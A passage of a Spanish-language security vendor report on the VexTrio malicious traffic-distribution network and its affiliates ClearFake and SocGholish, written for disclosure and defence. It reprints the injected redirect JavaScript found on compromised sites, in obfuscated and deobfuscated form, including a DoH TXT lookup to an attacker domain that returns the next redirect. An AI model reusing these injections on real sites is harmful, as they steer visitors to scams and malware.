infoblox

Threat Intel


CENTRAL DE CIBERDELINCUENCIA: VEXTRIO OPERA UN INGENTE PROGRAMA DE AFILIACIÓN DELICTIVO

Authors:
Christopher Kim
Randy McEoin

TABLA DE CONTENIDO

RESUMEN EJECUTIVO

Aunque a menudo se presenta a los ciberdelincuentes se como bandas de hackers o brillantes programadores solitarios, muchas veces en realidad compran y venden bienes y servicios como parte de un círculo económico delictivo. Por ejemplo, algunos actores venden servicios de malware, y el malware como servicio (MaaS) permite a los compradores acceder fácilmente a la infraestructura necesaria para cometer delitos. Además, estos proveedores de servicios forman asociaciones estratégicas de forma similar a las empresas legítimas, con el fin de ampliar los límites de las operaciones existentes. Tales relaciones se forjan en secreto y pueden incluir varios socios, lo que dificulta su exposición y comprensión desde una perspectiva externa. Los investigadores se refieren a estas relaciones como afiliaciones. Aunque consta que existen, sus particularidades siguen siendo en gran medida un misterio.



En este documento, desvelamos un conjunto de relaciones maliciosas de gran alcance, en el que participan VexTrio, ClearFake, SocGholish y muchos otros actores anónimos. Esta investigación se ha llevado a cabo en colaboración con Randy McEoin, investigador de seguridad que descubrió ClearFake y ha estudiado ampliamente SocGholish.[1] Aunque SocGholish y ClearFake están predominantemente asociados con el malware y las páginas de actualización de software falsas, también gestionan sistemas de distribución del tráfico (TDS) que redirigen a los usuarios en función del dispositivo, el sistema operativo, la ubicación y otras características de la víctima. VexTrio opera un TDS que enruta el tráfico web comprometido procedente de afiliados, así como su propia infraestructura, hacia diversas formas de contenido malicioso. Este documento se centra en las empresas de TDS de los actores. Nuestra conclusión es que estos tres actores mantienen asociaciones estratégicas en las que SocGholish y ClearFake transfieren víctimas a VexTrio.

Aunque ClearFake es relativamente reciente, VexTrio y SocGholish llevan operando desde al menos 2017 y 2018, respectivamente.[2,3] Hemos seguido a VexTrio durante casi dos años y publicamos por primera vez sobre el actor en junio de 2022.[4] En ese momento, sabíamos que era una parte omnipresente no reconocida de la economía de la ciberdelincuencia. Sin embargo, no calculamos debidamente la amplitud de sus actividades y la profundidad de sus conexiones en el seno de la ciberdelincuencia. VexTrio pudo pasar tanto tiempo desapercibido o ignorado por la comunidad de seguridad porque no está vinculado a un malware específico, sino que, en su esencia, comercializa tráfico. Fue desafortunado para los clientes, dado que bloquear a VexTrio los protege de todo tipo de daños, algo que queda aún más claro en nuestra investigación.

VexTrio es la amenaza con mayor presencia en las redes de nuestros clientes. Al operar una ingente red propia, VexTrio aparece en más redes que ningún otro actor y representa la mayor cantidad de amenazas por volumen de consultas. De sus más de 70.000 dominios conocidos, casi la mitad se han observado en redes de clientes. Hemos visto actividad de VexTrio en hasta el 19% de las redes en un solo día desde 2020 y en más de la mitad de todas las redes de clientes en los últimos dos años. A través de nuestras colaboraciones, determinamos que VexTrio es incluso más antiguo de lo que habíamos estimado previamente. Además, ahora queda claro que, si VexTrio es tan popular, es porque

comercializa tráfico a muchos ciberdelincuentes y tiene al menos 60 afiliados. La conectividad y la persistencia de VexTrio en la industria de la ciberdelincuencia se evidencian por su aparición en diversas publicaciones que, sin quererlo, han vislumbrado su infraestructura y han hecho referencia a su actividad, entre ellas:

- la distribución del malware Glupteba, según informes de Nozomi Networks,[5]
- la presentación de páginas fraudulentas de soporte técnico a las víctimas, según informes de Sucuri,[6] y
- la distribución de contenido malicioso significativo, según informes de la investigación general sobre comportamientos de TDS de Palo Alto Networks, SUNY Stony Brook y Carnegie Mellon University.[7]

Nuestra investigación destaca el importante papel de las empresas de TDS en la economía de la ciberdelincuencia, estimada en 8 billones USD. El concepto de «sistema de distribución del tráfico» (o «traffic distribution system», TDS) procede de la industria del marketing, donde la elección de un TDS eficaz se considera esencial para el éxito de un negocio y se efectúa a través de promotores afiliados. En el marketing de sitios web, un TDS se describe como un sistema de scripts que analiza el tráfico web y, según las reglas establecidas por el administrador de la web, proporciona una respuesta o redirección adecuadas.[8] En términos más generales, un TDS conecta las fuentes de tráfico, p. ej., las páginas visitadas por un consumidor, con los destinos, p. ej., anuncios. El comercializador de tráfico empareja las fuentes con los destinos en función del beneficio económico. Otros investigadores han demostrado anteriormente que los operadores de TDS sospechosos son responsables de presentar a los consumidores una amplia gama de contenidos maliciosos, no solo anuncios, en grandes volúmenes.[9]

Además de la revelación de que ClearFake y SocGholish son afiliados de VexTrio, nuestra investigación ha dado lugar a una serie de hallazgos importantes. En particular:

- VexTrio tiene al menos 60 socios afiliados, lo que lo convierte en el mayor comercializador de tráfico malicioso descrito en publicaciones sobre seguridad.
- VexTrio opera su programa de afiliados de una forma singular, que proporciona un pequeño número de servidores dedicados a cada afiliado.
- Las relaciones de afiliación de VexTrio parecen de larga duración. Por ejemplo, SocGholish es afiliado de VexTrio desde al menos abril de 2022. Aunque el tiempo es inferior, calculamos que ClearFake ha trabajado con VexTrio durante toda su existencia, al menos desde que comenzó a lanzar campañas en agosto de 2023.
- Las cadenas de ataque de VexTrio pueden incluir múltiples actores. Hemos observado cuatro actores en una secuencia de ataque.
- VexTrio y sus afiliados abusan de los programas de recomendación relacionados con McAfee y Benaughty.
- VexTrio controla múltiples redes de TDS, que funcionan de distintos modos. En particular, revelamos un nuevo TDS basado en el DNS, observado por primera vez a finales de diciembre de 2023.
- Los esquemas de generación de dominios de VexTrio no dejan de evolucionar. Confiar simplemente en una lista estática de palabras o dominios de nivel superior (TLD) basada en el historial de los dominios es un enfoque ineficaz para detectar de forma exhaustiva los dominios de VexTrio, cuyo número conocido supera los 70.000.
- VexTrio ha llevado a cabo un cambio importante para pasar de servidores de nombres y alojamiento dedicados a proveedores compartidos. Desde la primera publicación de Infoblox sobre VexTrio, más del 55% de los dominios de VexTrio antes asignados a infraestructuras dedicadas han migrado a alojamiento compartido.

La industria de la seguridad parece no tener en cuenta los operadores de TDS, por lo que la finalidad de esta publicación es poner de manifiesto afiliaciones recién descubiertas en el ecosistema ciberdelictivo que victimizan a los consumidores de todo el mundo y concienciar acerca del papel crucial de los TDS en operaciones delictivas. Hemos descubierto que interrumpir la cadena de ataque en el punto de distribución del tráfico paraliza mucha más actividad maliciosa que localizar las páginas de destino finales y bloquear firmas de malware una a una.

En muchos casos, la industria de la seguridad etiqueta los nombres de dominio de TDS como adware, programas potencialmente no deseados (PUP) o uso compartido de medios cuando, de hecho, son responsables de enviar víctimas a diversos actores maliciosos. Una mayor cooperación de toda la industria para estudiar, descubrir y bloquear a los proveedores de TDS maliciosos pondría las cosas más difíciles a los adversarios, del mismo modo que desmantelar las operaciones de tráfico de drogas en el punto de distribución es más efectivo que detener traficantes en la calle.

SISTEMAS DE DISTRIBUCIÓN DEL TRÁFICO

El concepto de «sistema de distribución del tráfico» (o «traffic distribution system», TDS) procede de la industria del marketing. Según LeadBit, empresa de marketing de largo recorrido, la necesidad de TDS en el marketing de afiliados proviene de la necesidad de tomar decisiones rápidas sobre el lugar al que dirigir a un usuario. En un blog que describe los beneficios de TDS, se afirma que «incluso el tráfico procedente de un contexto bien segmentado es diverso, tanto en términos de ubicación geográfica como de navegador, tipo de dispositivo y otros parámetros. Disponemos literalmente de una fracción de segundo para decidir a dónde redirigimos al visitante».[10] Un TDS es un sistema que se encarga de gestionar el tráfico para determinar a dónde se dirigen los visitantes con el fin de obtener el mayor beneficio. El TDS de marketing tradicional es un conjunto de scripts y bases de datos alojados en uno o más servidores, que determina la ruta de un usuario en función de un conjunto de reglas establecidas.

En Infoblox, hemos observado una serie de variaciones con respecto al concepto de TDS del marketing, incluidas las que se basan enteramente en el DNS y toman decisiones únicamente en función de la dirección IP solicitante. El propietario de un dominio puede desarrollar un TDS, pero también hay muchas opciones gratuitas y comercializadas. Hemos visto actores como VexTrio, que aparentemente administran su propio sistema, y otros que aprovechan ofertas de TDS existentes, basadas en la nube. Por ejemplo, sabemos que ClearFake utiliza Keitaro, un TDS comercial con una oferta gratuita.

Según LeadBit, un TDS es «de vital importancia para quienes lidian con flujos de tráfico significativos, especialmente de calidad variable, o con tráfico mixto en cuanto a público objetivo, ubicación y otros parámetros». Ante la gran cantidad de sitios WordPress comprometidos que hay en internet, obtener el máximo provecho de quienes los visitan hace que usar un TDS sea una opción natural para los actores de amenazas. Un TDS redirige al usuario a otro dominio, normalmente a una página de destino afiliada, pero también puede ser a otro TDS. El contenido de la página de destino final lo determinan los llamados editores (publishers). Los actores de amenazas han replicado todos los aspectos de la industria publicitaria con fines maliciosos.

Los servidores de TDS desempeñan un papel crucial en la red de afiliados de VexTrio, ya que pueden suponer el éxito o fracaso de una operación comercial. La forma en que VexTrio configura y administra sus servidores de TDS es fundamental para explicar por qué VexTrio ha triunfado y resistido tanto tiempo en el panorama de las amenazas. Un TDS es responsable de analizar el perfil de una víctima, incluida la configuración del navegador y los datos almacenados en la caché. Si su perfil coincide con los criterios objetivo de VexTrio, un TDS redirigirá a ese visitante web hacia contenido ilegítimo. Esta función es extremadamente potente y proporciona al actor de amenazas las siguientes ventajas:

- Filtra el tráfico entrante para que los únicos visitantes de la web sean quienes cumplen el perfil objetivo del actor.
- Actúa como equilibrador de carga y preserva los recursos de computación para objetivos válidos.
- Ofrece protección a los actores de amenazas y a las páginas de destino que se ocultan detrás de VexTrio frente a investigaciones de seguridad y redes de bots.
- Calcula las métricas sobre las referencias de afiliados a la red y permite a VexTrio remunerar sus contribuciones.

Una cadena de ataque de VexTrio puede incluir múltiples TDS y actores. Cada TDS, ya esté bajo el control de un afiliado o de VexTrio, puede incorporar múltiples servidores o servicios de terceros. VexTrio opera múltiples tipos de servidores en su TDS; hablaremos de ellos más adelante en el presente documento. En conjunto, estos servidores inician y controlan todo el flujo de tráfico web de extremo a extremo. Para las empresas que aspiran a proteger a sus empleados, bloquear los dominios de TDS a nivel de DNS es una gran estrategia defensiva, ya que son la puerta de entrada a contenido malicioso. De este modo, independientemente del número de páginas web comprometidas o de la cantidad de sitios web maliciosos que se creen, la actividad se paraliza.

MODELO DE NEGOCIO DE VEXTRIO

El programa de afiliados de VexTrio funciona de manera similar a las redes de afiliados de marketing legítimas. Por lo general, cada ataque involucra infraestructuras pertenecientes a varias entidades. Los afiliados participantes reenvían tráfico procedente de sus propios recursos (p. ej. sitios web comprometidos) a servidores de TDS controlados por VexTrio. Posteriormente, VexTrio pasa estos flujos de tráfico de forma condicionada al contenido dañino de otros actores o a otras redes de afiliados maliciosas. En muchos casos, VexTrio también redirige víctimas a campañas que opera directamente. La Figura 1 ilustra estas transacciones de servicios entre las citadas entidades ciberdelincuentes.




Figura 1: El ecosistema criminal de VexTrio

VexTrio conecta visitantes de sitios web con contenido malicioso desde hace al menos seis años. Su larga supervivencia da fe del éxito de su modelo de negocio, que se alimenta de una fuente interminable de tráfico web procedente de un gran grupo de contribuyentes afiliados, así como de su propia infraestructura afianzada en sitios web comprometidos. Las siguientes prácticas clave han permitido a VexTrio evadir la detección y han fortalecido su resistencia frente a los esfuerzos de los proveedores de servicios de internet de bloquear los activos de VexTrio.

- Comprometer sitios web vulnerables directamente para mantener sus propias fuentes de tráfico web independientes
- Obtener tráfico web de otros ciberdelincuentes para maximizar el alcance de objetivos
- Hacer crecer y diversificar la red de afiliados para mitigar posibles desactivaciones: la eliminación de varios miembros afiliados no paraliza el negocio de VexTrio
- Llevar a cabo funciones comerciales típicas, como el seguimiento de referencias de afiliados y la remuneración de los afiliados por sus contribuciones de tráfico

- Filtrar el tráfico mediante una cadena de redireccionamiento de TDS multietapa
- Utilizar nombres de parámetros de consulta de URL que se superpongan con los enlaces de referencia que suelen utilizar las redes de afiliados legítimas y auténticas
- Registrar diariamente grandes cantidades de dominios que se generan dinámicamente a través de un algoritmo de generación de dominios de diccionario (DDGA), una forma específica de un DGA registrado (RDGA)

Al investigar registros basados en HTTP, los equipos del centro de operaciones de seguridad (SOC) podrían descartar fácilmente la actividad de VexTrio como tráfico publicitario benigno debido a su conducta similar a la de una red de afiliados inocua. El hecho de que VexTrio use de nombres de parámetros de consulta en las URL que se superponen con palabras clave habituales en sistemas de afiliación publicitaria, como Urchin Tracking Module (UTM), así como de dominios de TDS similares que infringen marcas tecnológicas, plantea retos adicionales para los equipos del SOC y los investigadores que deben determinar si señalan los dominios de VexTrio o no. Además, los múltiples redireccionamientos entre dominios que no comparten patrones de nomenclatura ni infraestructuras de alojamiento complican el análisis relacional. Al final, dejamos de investigar ataques concretos y pasamos a analizar el DNS a niveles superiores, lo que nos permitió automatizar la detección de VexTrio y, en consecuencia, lograr una comprensión más completa sobre la amplitud de su red de afiliados.

VARIACIONES EN EL TDS DE VEXTRIO

La red de VexTrio utiliza un TDS para consumir tráfico web de otros ciberdelincuentes, así como para vender ese tráfico a clientes propios. También distribuye el tráfico a campañas maliciosas que gestiona directamente. El TDS de VexTrio es un clúster de servidores extenso y sofisticado que aprovecha decenas de miles de dominios para administrar todo el tráfico de red que pasa a través de él. Hasta ahora, hemos visto dos tipos de servidores que conforman el TDS. El tipo más común es un servidor web basado en HTTP que procesa consultas de URL con diferentes parámetros. VexTrio utiliza servidores HTTP desde al menos 2017. El segundo tipo, introducido recientemente, es un servidor de DNS que solo responde a consultas de registros TXT con un FQDN de formato específico. Hasta donde sabemos, el primer caso de un ataque de VexTrio que involucró un servidor DNS se produjo el 17 de julio de 2023.[11]

TDS BASADO EN HTTP

La red de VexTrio proporciona a sus afiliados una puerta de enlace web basada en HTTP a la que pueden reenviar tráfico comprometido. Este sistema permite a VexTrio rastrear el origen del tráfico y redirigirlo en función de varios criterios establecidos por el actor. Estos servidores web están diseñados para aceptar y responder a solicitudes HTTP GET. Ejecutan una aplicación capaz de analizar los valores asignados a las claves de parámetros de URL. Los valores extraídos de las cadenas de consulta, proporcionados por el afiliado que remite la víctima a VexTrio, son cruciales para la atribución.

Estos parámetros permiten distinguir diferentes actores afiliados y medir la duración de su relación con VexTrio. Por ejemplo, hemos identificado a un actor que ha estado asociado a VexTrio durante al menos los últimos cuatro años. La Figura 2 muestra un JavaScript ofuscado que este actor afiliado inyectó hace poco en un sitio web comprometido perteneciente a un hospital de Colombia.

```
function svfby(svfbya, svfbyb) {
    setTimeout(svfbya, svfbyb);
}
svfbyc = function () {
    document.getElementById('libertys').click();
};
svfbyd = function () {
    gtlpkdqehwzcmf = document.getElementById('svfbye');
    gtlpkdqehwzcmf.innerHTML = "<a id='libertys' href=" +
    atob('aHR0cHM6Ly93b21hbmZsaXJ0aW5nLmxpZmUvP3U9eTJ5a2FldyZvPTJ4enA4OXImbT0xJnQ9MDcwOCZ1dG1fc291cmNlPWZpbms=') +
    ">Money</a><a href=" + atob('aHR0cDovL21lcmUuY29t') + ">Proved</a><a href=" +
    atob('aHR0cDovL2pveW91c25lc3MuY29t') + ">Stand</a><a href=" + atob('aHR0cHM6Ly9yZXBsYWNlZC5uZXQ=')
    + ">Beloved</a><a href=" + atob('aHR0cDovL2xpa2VkLmNvbQ==') + ">Flourish</a><a href=" +
    atob('aHR0cHM6Ly9zZWVuLm9yZw==') + ">Sense</a><a href=" + atob('aHR0cDovL2tlcmNoaWVmcGxvdHMuY29t') +
    ">Stirrups</a><a href=" + atob('aHR0cHM6Ly90cmVlcy5jb20=') + ">Prophy</a>";
    svfby(svfbyc, 799);
};
svfby(svfbyd, 550);
```

Figura 2: JavaScript ofuscado en Base64 que redirige a contenido de citas malicioso de VexTrio

El estilo de inyección de código JavaScript utilizado por este afiliado anónimo no ha cambiado desde hace por lo menos cuatro meses. Todos los sitios web comprometidos por este actor muestran prácticamente la misma inyección. El método de ofuscación es sencillo: codifica varios segmentos de la URL del TDS de VexTrio en Base64. Como se muestra en la Figura 3, la URL desofuscada contiene la identificación del afiliado en el parámetro `u=y2ykaew&o=2xzp89r`.

```
function svfby(svfbya, svfbyb) {
    setTimeout(svfbya, svfbyb);
}
svfbyc = function () {
    document.getElementById('libertys').click();
};
svfbyd = function () {
    gtlpkdqehwzcmf = document.getElementById('svfbye');
    gtlpkdqehwzcmf.innerHTML = "<a id='libertys' href=" +
    "https://womanflirting[.]life/?u=y2ykaew&o=2xzp89r&m=1&t=0708&utm_source=fin
    ">Money</a><a href=" + "http://mere.com" + ">Proved</a><a href=" +
    "http://joyousness.com" + ">Stand</a><a href=" + "https://replaced.net"
    + ">Beloved</a><a href=" + "http://liked.com" + ">Flourish</a><a href=" +
    "https://seen.org" + ">Sense</a><a href=" + "http://kerchiefplots.com" +
    ">Stirrups</a><a href=" + "https://trees.com" + ">Prophy</a>";
    svfby(svfbyc, 799);
};
svfby(svfbyd, 550);
```

Figura 3: JavaScript deofuscado relativo a la campaña de citas de VexTrio

Según nuestras observaciones, VexTrio redirige exclusivamente el tráfico enviado de este afiliado a sus páginas web de citas maliciosas. Las campañas de citas de VexTrio llevan activas desde 2017 y utilizan páginas de destino similares a la de la Figura 4 a continuación.




Figura 4: Típica página de citas falsa de VexTrio

TDS BASADO EN DNS

En una publicación anterior, describimos la forma en que VexTrio redirige a los visitantes de un sitio web hacia un servidor de TDS de segunda etapa utilizando un TDS basado en DNS.[12] Los detalles de ese TDS tomaban como referencia un artículo de Sucuri, que ilustraba una inyección de JavaScript de VexTrio, así como el proceso de VexTrio para obtener el TDS de la siguiente etapa a través de consultas TXT al DNS. Desde entonces, hemos visto continuamente esta técnica, sobre todo en campañas de CAPTCHA para robots de VexTrio y relativas a citas. En los últimos seis meses, VexTrio ha cambiado varias veces el estilo de codificación de sus inyecciones de JavaScript relacionadas al TDS basado en DNS. Consideramos que estos servidores de TDS basados en DNS están controlados directamente por VexTrio, visto que redirigen exclusivamente a la infraestructura de VexTrio y comparten características de DNS similares con otros dominios del TDS de VexTrio.

Hace poco descubrimos un nuevo TDS basado en DNS del que ningún otro proveedor había informado al redactar este documento. La cadena de ataque asociada con este TDS también muestra un estilo de ofuscación de JavaScript distinto del de los ejemplos citados en el análisis de Sucuri. Vimos que se había desplegado un nuevo TDS de DNS al investigar un sitio web comprometido que identificamos el 24 de diciembre de 2023. El JavaScript malicioso alojado en el sitio web mostraba un nuevo método de ofuscación, bastante simple en comparación con los ejemplos anteriores. La Figura 5 muestra que VexTrio utilizó una técnica de ofuscación que convierte JavaScript de texto sin formato en valores decimales.

Figura 5: JavaScript ofuscado utilizado en una campaña de CAPTCHA para robots de VexTrio

Al deofuscar este bloque de código, observamos que enviaba una consulta de DNS a un servidor malintencionado del TDS basado en DNS de VexTrio: `logsmetrics[.]com` (consulte la Figura 6 más abajo). VexTrio enviaba esta consulta de DNS a través del servicio de DNS público de Google (`dns[.]google`). Este método también se conoce como DNS a través

de HTTPS (DoH) e implica transmitir información de DNS a través del protocolo HTTPS. La solicitud de HTTPS al servicio de DNS público de Google utilizaba la siguiente URL:

hXXps://dns[.]google/resolve?name=<compromised_site>.<ip>.<rand_num>.logsmetrics[.]com&type=txt.

Los valores de los parámetros de consulta indican a Google que envíe una llamada de DNS a <compromised_site>.<ip>.<rand_num>.logsmetrics[.]com, y este subdominio contiene información sobre la víctima y la fuente de tráfico. En este caso, el servidor de TDS basado en DNS devolvía la URL del TDS de VexTrio de la siguiente etapa:

hXXps://webdatatrace[.]com/?cm48frijvq30nau8l8h0.

```
< script > (function (parameters) {
    fetch('https://api64.ipify.org?format=json').then(response => response.json()).then(
        ip => {
            let host = window.location.hostname;
            ip = ip.ip.replaceAll(':', '-');
            ip = ip.replaceAll('.', '-');
            if (host == "") host = "unk.com";
            fetch('https://dns.google/resolve?name=' + host + '.' + ip + '.' + Math.floor(Math.random() * 1024 * 1024 * 10) + '.log
smetrics.com&type=txt').then(response => response.json()).then(data => {
                if (data.Answer == null) {
                    return;
                }
                var o = "";
                data.Answer.forEach(element => {
                    if (element.type == 16) o += element.data;
                });
                o = atob(o);
                if (!o.length) return;
                window.location.replace(o);
            });
        }
    );
})() < /script>
```

Figura 6: JavaScript desofuscado que muestra consultas DoH a través del DNS público de Google

Los métodos de DoH son eficaces para eludir soluciones de seguridad basadas en DNS y los casos de bloqueo procedente de los cortafuegos de DNS. Además, al usar el DNS público de Google, VexTrio puede eludir fácilmente la mayoría de las normas de seguridad basadas en HTTP. Es poco probable que las organizaciones que no utilizan su propio DNS o que emplean un proveedor de DNS dedicado filtren dns[.]google en sus redes, ya que podría alterar sistemas críticos para la empresa. Como se muestra en la Figura 7, en el momento de la investigación, ningún proveedor de seguridad de VirusTotal había marcado Logsmetrics[.]com como registro malicioso.




Figura 7: No hay resultados en VirusTotal para logsmetrics[.]com

AFILIADOS

Un gran número de ciberdelincuentes han participado en la red de afiliados de VexTrio durante los últimos seis años. En este periodo, las tácticas, técnicas y procedimientos (TTP) de VexTrio han evolucionado significativamente. Sin embargo, su mecanismo para rastrear las actividades de afiliados sigue siendo en gran medida el mismo. VexTrio utiliza parámetros de consulta en la URL para conocer la fuente, la infraestructura, el miembro afiliado responsable y la campaña asociada con el tráfico web enviado a su TDS. A lo largo de la historia de VexTrio, hemos identificado varios parámetros de seguimiento: `u=`, `o=`, `t=`, `m=`, `f=`, `fp=` y `utm_campaign=`.

Basándonos en el análisis de los patrones de URL, evaluamos que los valores de los parámetros `u` y `o` juntos representan un miembro afiliado particular. Al incorporar registros públicos a la investigación, de momento hemos descubierto más de 60 combinaciones únicas de valores `u` y `o`. Es probable que el número total de participantes afiliados a lo largo de la historia de VexTrio sea muy superior.

Los afiliados envían tráfico web a un número limitado de servidores del TDS de VexTrio durante su asociación. Es de suponer que la red asigna a cada afiliado un determinado conjunto de servidores que no le son exclusivos. Por ejemplo, en los últimos cinco meses, el actor ClearFake ha reenviado el tráfico de las víctimas a un pequeño conjunto de dominios del TDS de VexTrio con valores de parámetros constantes `t=popunder&o=apqk0hv&u=nlq8mwa`. Normalmente, los programas de afiliados autorizan a los miembros participantes a obtener automáticamente una lista de los servidores actuales a través de una API. Dadas estas prácticas frecuentes en programas de marketing legítimos, es probable que VexTrio también utilice una API.

Las siguientes subsecciones ofrecen una visión general de varios afiliados de VexTrio. Hay demasiados participantes en la red para describirlos a todos en este blog, por lo que hemos recopilado actores bien conocidos en la comunidad de ciberseguridad o que muestran cualidades únicas e interesantes.

CLEARFAKE

ClearFake es un marco de JavaScript malicioso que presenta contenido dañino dinámicamente a través de un iframe HTML a los visitantes de un sitio web. Incita a los usuarios a hacer clic en un botón falso de actualización del navegador que desemboca en una infección de malware (p. ej, el ladrón de información Amadey).[13]

El 25 de agosto de 2023, Randy descubrió el malware mientras investigaba una estación de trabajo de su empresa que se comportaba de forma extraña. El equipo afectado establecía conexiones de red con un dominio conocido de VexTrio `bonustop-price[.]life`. Este dominio no seguía la típica cadena de redireccionamiento de VexTrio, sino que mostraba un sitio web comprometido que intentaba atraer a los usuarios con una falsa actualización del navegador Chrome.

Esta observación indica que ClearFake es afiliado de VexTrio desde hace al menos cinco meses. A diferencia de la mayoría de las interacciones entre VexTrio y sus afiliados, ClearFake no efectúa una redirección HTTP 302 a los servidores del TDS de VexTrio. En su lugar, recurre a un TDS comercial llamado Keitaro. ClearFake abre una ventana del navegador en primer plano, ejecuta una aplicación de Keitaro y redirige a la URL del TDS de VexTrio. A título de ejemplo, el 7 de diciembre de 2023, Randy observó la siguiente secuencia de ataque que involucraba a ambos actores:


1. El usuario visita el sitio web comprometido donde se ha inyectado JavaScript malintencionado
2. El código inyectado llama a la API de Binance, una conocida plataforma de compraventa de criptomonedas
3. Se devuelve y evalúa el Javascript ofuscado
4. Se efectúa la llamada al TDS de ClearFake que ejecuta Keitaro
5. La respuesta de Keitaro es una redirección a VexTrio TDS

Los actores de ClearFake inyectaron dos bloques de script en la página HTML de índice del sitio web comprometido. El primer bloque cargó una biblioteca de criptomonedas que permitió que el malware interactuara con la red de cadena de bloques de Binance Smart Chain (BSC). El segundo bloque se codificó en Base64, una técnica común entre los ciberdelincuentes para ocultar el código malicioso de los propietarios de sitios web y los investigadores de amenazas (consulte la Figura 8).

```
<script src="https://cdn.ethers.io/lib/ethers-5.2.umd.min.js" type="application/javascript"></script><script src="data:te
